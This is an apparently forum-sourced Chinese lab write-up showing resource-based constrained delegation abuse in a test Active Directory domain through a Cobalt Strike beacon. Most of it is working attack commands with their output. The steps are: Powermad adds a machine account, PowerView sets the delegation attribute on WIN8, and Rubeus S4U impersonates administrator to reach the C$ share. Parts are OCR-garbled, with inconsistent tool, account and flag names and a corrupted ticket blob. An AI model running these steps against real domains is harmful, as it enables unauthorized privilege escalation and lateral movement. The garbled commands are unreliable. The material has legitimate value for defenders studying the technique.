
使用 CS、MSF 进行非交互式实验

首先模拟上线域内成员



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134016-0118b0d4-434f-1.png>)

工具事先已经上传到机器当中



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134020-038784b2-434f-1.png>)

信息搜集

因为是 win7 机器，所以在这里使用 v3.5 环境编译的 EXE 进行信息搜集

```
shell C:\Users\test\Desktop\CreatorSIDQuery\v3.5\CreatorSIDQuery.exe > C:\Users\test\Desktop\CreatorSIDQuery\v3.5\user.txt
```

随后使用命令读取查看

```
shell type C:\Users\test\Desktop\CreatorSIDQuery\v3.5\user.txt
```

```
beacon> shell type C:\Users\test\Desktop\CreatorSIDQuery\v3.5\user.txt
[*] Tasked beacon to run: type C:\Users\test\Desktop\CreatorSIDQuery\v3.5\user.txt
[+] host called home, sent: 87 bytes
[+] received output:
[*] [WIN8.hacke.testlab] -> creator [test]
[*] [WIN7.hacke.testlab] -> creator [test]
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134025-06acb842-434f-1.png>)

可以在这里看到 WIN8、WIN7 机器账号都是由 test 域账号加入到 hacke.testlab 域当中的！之所以说是机器账号而不直接说 WIN8、WIN7 主机，是因为使用 test 域普通账号创建的机器账号也会显示在这里！

但是在我的实验环境中目前没有用 test 创建机器账户，因此这里 WIN8、WIN7 都是主机。我们可以通过 ping 的方式找到对应的 IP。

```
Event Log X Listeners X Beacon 192.168.60.3@2384 X Files 192.168.60.3@2384 X
beacon> shell ping WIN8
[*] Tasked beacon to run: ping WIN8
[+] host called home, sent: 40 bytes
[+] received output:

正在 Ping WIN8.hacke.testlab [192.168.60.2] 具有 32 字节的数据:
来自 192.168.60.2 的回复: 字节=32 时间=2ms TTL=128
来自 192.168.60.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.60.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.60.2 的回复: 字节=32 时间<1ms TTL=128

192.168.60.2 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 2ms, 平均 = 0ms

beacon> shell ping WIN7
[*] Tasked beacon to run: ping WIN7
[+] host called home, sent: 40 bytes
[+] received output:
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134029-08f0364c-434f-1.png>)

也就是说我们可以通过目前的 test 域普通账号，拿到 WIN7 WIN8

创建接受委派的机器用户

根据委派的规则，我们需要一个 SPN 服务账户来接受委派。但是我们目前只有域内用户 test 的凭证。这个时候该怎么办呢？

我们可以使用 test 账户创建一个机器账户，这涉及到了另外一个知识点。

默认域控的 ms-DS-MachineAccountQuota 属性设置允许所有域用户向一个域添加多达 10 个计算机账户，也就是说只要有一个域凭证就可以在域内任意添加机器账户。这个凭证可以是域内的用户账户、服务账户、机器账户。当然了服务账户，和域用户账户、机器账户部分可能会有些重合。

且在这里还存在一个默认的规则，使用域账户创建或加入域的机器账户自动注册 SPN 变为服务账户！这样我们就创建了一个 SPN 服务账户！

使用 Powermad.ps1 来添加机器账户

```
shell powershell.exe -exec bypass -Command "& {Import-Module C:\Users\test\Desktop\WP\Powermad-master\Powermad.ps1;New-MachineAccount -MachineAccount 0xxk -Password $(ConvertTo-SecureString "QWE123!@#" -AsPlainText -Force)}"
```



```
hacker> shell powershell.exe -exec bypass -Command "& {Import-Module C:\Users\test\Desktop\WP\Powermad-master\Powermad.ps1;New-MachineAccount -MachineAccount 0xxk -Password $(ConvertTo-SecureString "QWE123!@#" -AsPlainText -Force)}"
[*] Tasked beacon to run: powershell.exe -exec bypass -Command "& {Import-Module C:\Users\test\Desktop\WP\Powermad-master\Powermad.ps1;New-MachineAccount -MachineAccount 0xxk -Password $(ConvertTo-SecureString "QWE123!@#" -AsPlainText -Force)}"
[*] host called home, sent: 249 bytes
[*] received output:
[*] Machine account 0xxk added
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134034-0c095dfe-434f-1.png>)

工具链接

<https://github.com/Kevin-Robertson/Powermad>

(<https://github.com/Kevin-Robertson/Powermad>)



```
shell net group "domain computers" /domain
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134038-0e00375e-434f-1.png>)

查看 0xxk 是否注册了 SPN 服务

```
shell setspn.exe -q */*
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134041-0ffe7002-434f-1.png>)

OK，这样 0xxk 机器账户就满足接受委派的要求了！

设置资源约束委派对象

这一点就像非约束委派与约束委派，必须要有足够的权限来进行设置！前两种显而易见一般都是域控拥有这个添加权限，但是其于咨

直：前两种显而易见，一般都是域控拥有这个添加权限，但是基于资源的约束委派就是避免了每次都有域控去设置这一点！基于资源的约束委派对象是可以由主机本身来设置的！

那么需要需要拥有什么样的权限才可以设置呢？

分别有两种

- 将主机加入域的域账号
- 主机机器账号本身可以设置

那么可以就很明了了，只需要使用当前的域 test 账户就可以设置此账号加入域的主机委派对象了！

有两种方法可以设置资源约束委派的对象

(1) 使用 Empire 中的 powerview.ps1 脚本

首先需要获取委派对象的域 SID

在这里我使用 empire 套件中的 powerview.ps1 来进行获取 0xxk 账户 SID

```
shell powershell.exe -exec bypass -Command "& {Import-Module  
. \C:\Users\test\Desktop\WP\powerview.ps1;Get-DomainComputer -  
Identity 0xxk -Properties objectsid}"
```

上面那条命令存在存在着一个 bug，就是即使

C:\Users\test\Desktop\WP\powerview.ps1 存在。也会报错，说找不到。因此最好的解决方法是切换到 WP 目录下来执行如下命令

```
shell powershell.exe -exec bypass -Command "& {Import-Module  
. \powerview.ps1;Get-DomainComputer -Identity 0xxk -Properties  
objectsid}"
```

但是 CS 中我使用的非交互式会话固定目录，因此写了一个 shell.bat 来切换目录并执行脚本。如下

```
cd C:\Users\test\Desktop\WP\  
powershell.exe -exec bypass -Command "& {Import-Module .\powe  
rview.ps1;Get-DomainComputer -Identity 0xxk -Properties objec  
tsid}" > user.txt
```

```
2020/12/17 00:48 <DIR> .
2020/12/17 00:48 <DIR> ..
2020/12/16 23:30 17,920 artifact.exe
2020/12/16 23:33 8,311 artifact.sip
2020/12/16 14:46 <DIR> CreatorSIDQuery
2020/12/16 14:41 17,401 CreatorSIDQuery(1).sip
2020/12/16 14:13 6,144 CreatorSIDQuery.exe
2020/12/16 14:21 2,716 CreatorSIDQuery.sip
2020/12/16 14:12 102,912 incosmita.exe
2020/12/17 00:46 169 shell.bat
2020/12/16 03:29 73,802 shell.exe
2020/12/17 00:46 <DIR> WP
8 个文件 229,375 字节
4 个目录 51,900,416,000 可用字节

beacon> shell type shell.bat
[*] Tasked beacon to run: type shell.bat
[*] host called home, sent: 45 bytes
[*] received output:
C:\Users\test\Desktop\WP\
powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-DomainComputer -Identity Oszk -Properties objectid}" > user.txt
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134048-144a2de0-434f-1.png>)

在这里执行它，会在 WP 目录下输出 user.txt

```
shell type C:\Users\test\Desktop\WP\user.txt
```

```
beacon> shell type shell.bat
[*] Tasked beacon to run: type shell.bat
[*] host called home, sent: 40 bytes
[*] received output:
C:\Users\test\Desktop>cd C:\Users\test\Desktop\WP\
C:\Users\test\Desktop\WP>powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-DomainComputer -Identity Oszk -Properties objectid}" > user.txt
beacon> shell type C:\Users\test\Desktop\WP\user.txt
[*] Tasked beacon to run: type C:\Users\test\Desktop\WP\user.txt
[*] host called home, sent: 69 bytes
[*] received output:
objectid
S-1-5-21-3502871099-3777307143-1257297015-1610
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134051-16367762-434f-1.png>)

在这里得到 SID

```
S-1-5-21-3502871099-3777307143-1257297015-1610
```


接下来继续使用 Empire 中的 powerview.ps1 脚本来添加信任，这里存在一个问题。就是执行的代码一部分是 powershell 的赋值代码，一部分 powerview.ps1 中间的模块。这些代码需要一起执行，需要将这些全部写在一个 ps1 文件中。如果一条条执行是不起作用的！

在这里书写 shell.ps1，第一行中设置接受委派账号的域 SID！最后一行的 Get-DomainComputer 写被攻击的机器名来设置委派关系。在这里先攻击 WIN8（test 将 WIN8 WIN7 两台机器加入域中）

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor
-ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-2
1-3502871099-3777307143-1257297015-1610)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Import-Module C:\Users\test\Desktop\WP\powerview.ps1
Get-DomainComputer WIN8 | Set-DomainObject -Set @{'msds-allow
edtoactonbehalffotheridentity'=$SDBytes} -Verbose
```

这时候将代码上传到人家机器上，并进行攻击！

```
shell powershell -ExecutionPolicy bypass -File ./shell.ps1
```



```
beacon> shell powershell -ExecutionPolicy bypass -File ./shell.ps1
[*] Tasked beacon to run: powershell -ExecutionPolicy bypass -File ./shell.ps1
[+] host called home, sent: 83 bytes
[+] received output:
详细信息: [Get-DomainSearcher] search base:
LDAP://WIN-Q2JR4MURGS0.HACKE.TESTLAB/DC=HACKE,DC=TESTLAB
详细信息: [Get-DomainObject] Retrieved domain 'hacke.testlab' from
'CN=WIN8,CN=Computers,DC=hacke,DC=testlab'
详细信息: [Get-DomainSearcher] search base:
LDAP://WIN-Q2JR4MURGS0.HACKE.TESTLAB/DC=hacke,DC=testlab
详细信息: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=WIN8,CN=Computers,DC=hacke,DC=testlab)))
详细信息: [Set-DomainObject] Setting 'msds-allowedtoactonbehalffotheridentity'
to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 5 32 0 0 32 2
0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 5 21 0 0 0 59 146 201
208 7 34 37 225 119 212 240 74 74 6 0 0' for object 'WIN8$'
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134056-190db270-434f-1.png>)

出现这样的介绍就设置成功了！


下载链接

<https://github.com/EmpireProject/Empire>
(<https://github.com/EmpireProject/Empire>)

(2) 使用 AD 模块增加信任关系

经过测试存在版本局限性，因此仅做 WIN7 的实验演示

这个模块虽然是 Microsoft.ActiveDirectory.Management.dll，但是版本却和其他攻击方式中的不一样。在这里版本使用的是 6.3.9600.16384！



(https://xzfile.aliyuncs.com/media/upload/picture/20201221134101-1bb620c0-434f-1.png)

下载链接


```
https://codeload.github.com/3gstudent/test/zip/maste  
r  
(https://codeload.github.com/3gstudent/test/zip/mast  
er)  
https://github.com/samratashok/ADModule  
(https://github.com/samratashok/ADModule)
```

将代码保存在 AD.ps1 中，增加 WIN7 与 0xxk 的资源委派关系

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll  
Set-ADComputer WIN8 -PrincipalsAllowedToDelegateToAccount 0xxk$  
Get-ADComputer WIN8 -Properties PrincipalsAllowedToDelegateToAccount
```

2012 上使用命令执行代码


```
powershell -ExecutionPolicy bypass -File ./AD.ps1
```



(https://xzfile.aliyuncs.com/media/upload/picture/20201221134105-1e672fc6-434f-1.png)

但是会发现这个版本无法在 win7 2008 上都无法使用！在 2012 上

可以使用




4108-20591f7e-434f-1.png)

进行攻击

使用的工具为 Rubeus，因为请求中使用的是我们加入的机器账户的 NTLM HASH。因此使用命令或者自己算一下 NTLM Hash 值，在这里我是用 Rubeus 来进行计算

```
shell C:\WP\Rubeus35.exe hash /user:0xxk$ /password:QWE123!@#  
/domain:hacke.testlab
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134113-23065aac-434f-1.png>)

在这里得到 NTLM Hash

```
35C83173A6FB6D142B0359381D5CC84C
```

接下来需要使用 0xxk\$ 账户的凭证发起请求，在这里等同于委派的服务发起请求。而 0xxk\$ 账户的凭证在 Rubeus 中需要使用账号密码 hash 来生成。

第一部分委派的 SPN 服务凭证

```
/user:0xxk$ /rc4:35C83173A6FB6D142B0359381D5CC84C
```

第二部分，伪造的用户和对应的服务

```
/impersonateuser:administrator /msdsspn:cifs/WIN8
```

第三部分，直接使用 ptt 注入到内存中来使用

```
/ptt
```

总和如下

```
Rubeus.exe s4u /user:0xxk$ /rc4:35C83173A6FB6D142B0359381D5CC84C /impersonateuser:administrator /msdsspn:cifs/WIN8.hacke.t
estlab /ptt
```

在这里大家肯定会发现一个问题，就是我们指定了要请求的服务！在约束委派中服务是固定的，但是在资源委派的设置中，我们可以发现只设置了委派对象，而没有设置指定的服务。因此这里我们可以指定 WIN7 拥有的 SPN 服务！

在这里有一个 BUG 必须和大家讲一下！这一点坑了我很久，直到对比了国内所有文章的每一步才总结出来！

首先我们看到 <https://xzfile.aliyuncs.com/media/upload/picture/20201221134113-23065aac-434f-1.png>


首先我们看到 <https://xz.aliyun.com/t/7454#toc-1> 文章中，发起请求服务只写了 cifs / 机器名



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134120-2787bcec-434f-1.png>)


看绿盟的文章

<https://cloud.tencent.com/developer/article/1552171>
(<https://cloud.tencent.com/developer/article/1552171>)，他使用了 cifs / 域名全称



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134124-29e31e78-434f-1.png>)

再看 A-Team 分析文章中的 wireshark 抓包




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134128-2c3722aa-434f-1.png>)

绿盟和 A-Team 均使用了域名全称来发起请求，而先知的文章则只是使用了机器名来发起请求。这一点非常的重要！

首先使用正确的方法来进行请求演示！

1. 使用清空票据

```
shell klist purge
```



```
beacon> shell klist purge
[*] Tasked beacon to run: klist purge
[+] host called home, sent: 42 bytes
[+] received output:


当前登录 ID 是 0:0x2ebbe2
删除所有票证:
已清除票证!

[WIN7] test/400 (x64)
beacon>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134133-2ee1066a-434f-1.png>)

2. 尝试访问 WIN8 的 CIFS 服务

```
shell dir \\WIN8\C$
```



```
beacon> shell dir \\WIN8\C$
[*] Tasked beacon to run: dir \\WIN8\C$
[+] host called home, sent: 44 bytes

[WIN7] test/400 (x64)
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134136-30c62636-434f-1.png>)

3. 使用工具请求伪造 CIFS 票据

```
shell C:\WP\Rubeus35.exe s4u /user:0xxk$ /rc4:35C83173A6FB6D142B0359381D5CC84C /impersonateuser:administrator /msdsspncifs/WIN8.hacke.testlab /ptt
```

```
beacon> shell C:\VP\Rubeus39.exe s4u /user:0xrk$ /rc4:35C83173A6FB6D142B0359381D5CC84C /impersonateuser:administrator /wdspsn:cifs\WIN8.hacke.testlab /ptt
[*] Tasked beacon to run: C:\VP\Rubeus39.exe s4u /user:0xrk$ /rc4:35C83173A6FB6D142B0359381D5CC84C /impersonateuser:administrator /wdspsn:cifs\WIN8.hacke.testlab /ptt
[*] host called home, sent: 172 bytes
[*] received output:

  _ _ _ _ _
 /   \   \
| _ _ |   | _ _ | _ _ | _ _ |
| _ _ |   | _ _ | _ _ | _ _ |
| _ _ |   | _ _ | _ _ | _ _ |
| _ _ |   | _ _ | _ _ | _ _ |

v1.9.0

[*] Action: S4U

[*] Using rc4_hmac hash: 35C83173A6FB6D142B0359381D5CC84C
[*] Building AS-REQ (w/ preauth) for: 'hacke.testlab\0xrk$'
[*] TGT request successful!
[*] base64(ticket.kirbi):

d0IR+jC8PzgdwIBRnBdAgBw00IBDnCCBAbzgQWUWIEAGADAgEPQ8bDhD8D0-FlB5U1KRWQK11jAg
oAWCAGQKGC1AGwZrcwJ0L30bDWhhF2tLhK1C5R3VWkjgPPW1IDwADAg8S0QKAgK1g0oB11Drypc
sguQ2X1B-NTL:3Fz300F90P450/QTPaqgP3X1EDJ10vLQ1/VBSPAZ6:14cyCAD8F1B1-JRvcsu0

先知社区
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134140-33053f54-434f-1.png>)

4. 再次请求 WIN8 的 cifs 服务

```
shell dir \\WIN8\C$
```

```
beacon> shell dir \\WIN8\C$
[*] Tasked beacon to run: dir \\WIN8\C$
[*] host called home, sent: 44 bytes
[*] received output:
驱动器 \\WIN8\C$ 中的卷没有标签。
卷的序列号是 FC74-B854

\\WIN8\C$ 的目录

2019/07/06  14:44    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2019/07/06  14:38    <DIR>          Program Files
2009/07/14  13:06    <DIR>          Program Files (x86)
2020/12/17  16:38    <DIR>          Users
2020/12/17  14:15                14 whoami_test.bat
2020/12/17  16:40    <DIR>          Windows
                1 个文件          14 字节
                6 个目录 32,912,269,312 可用字节

[WIN7] test/400 (x64)


先知社区
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134144-3565bc88-434f-1.png>)

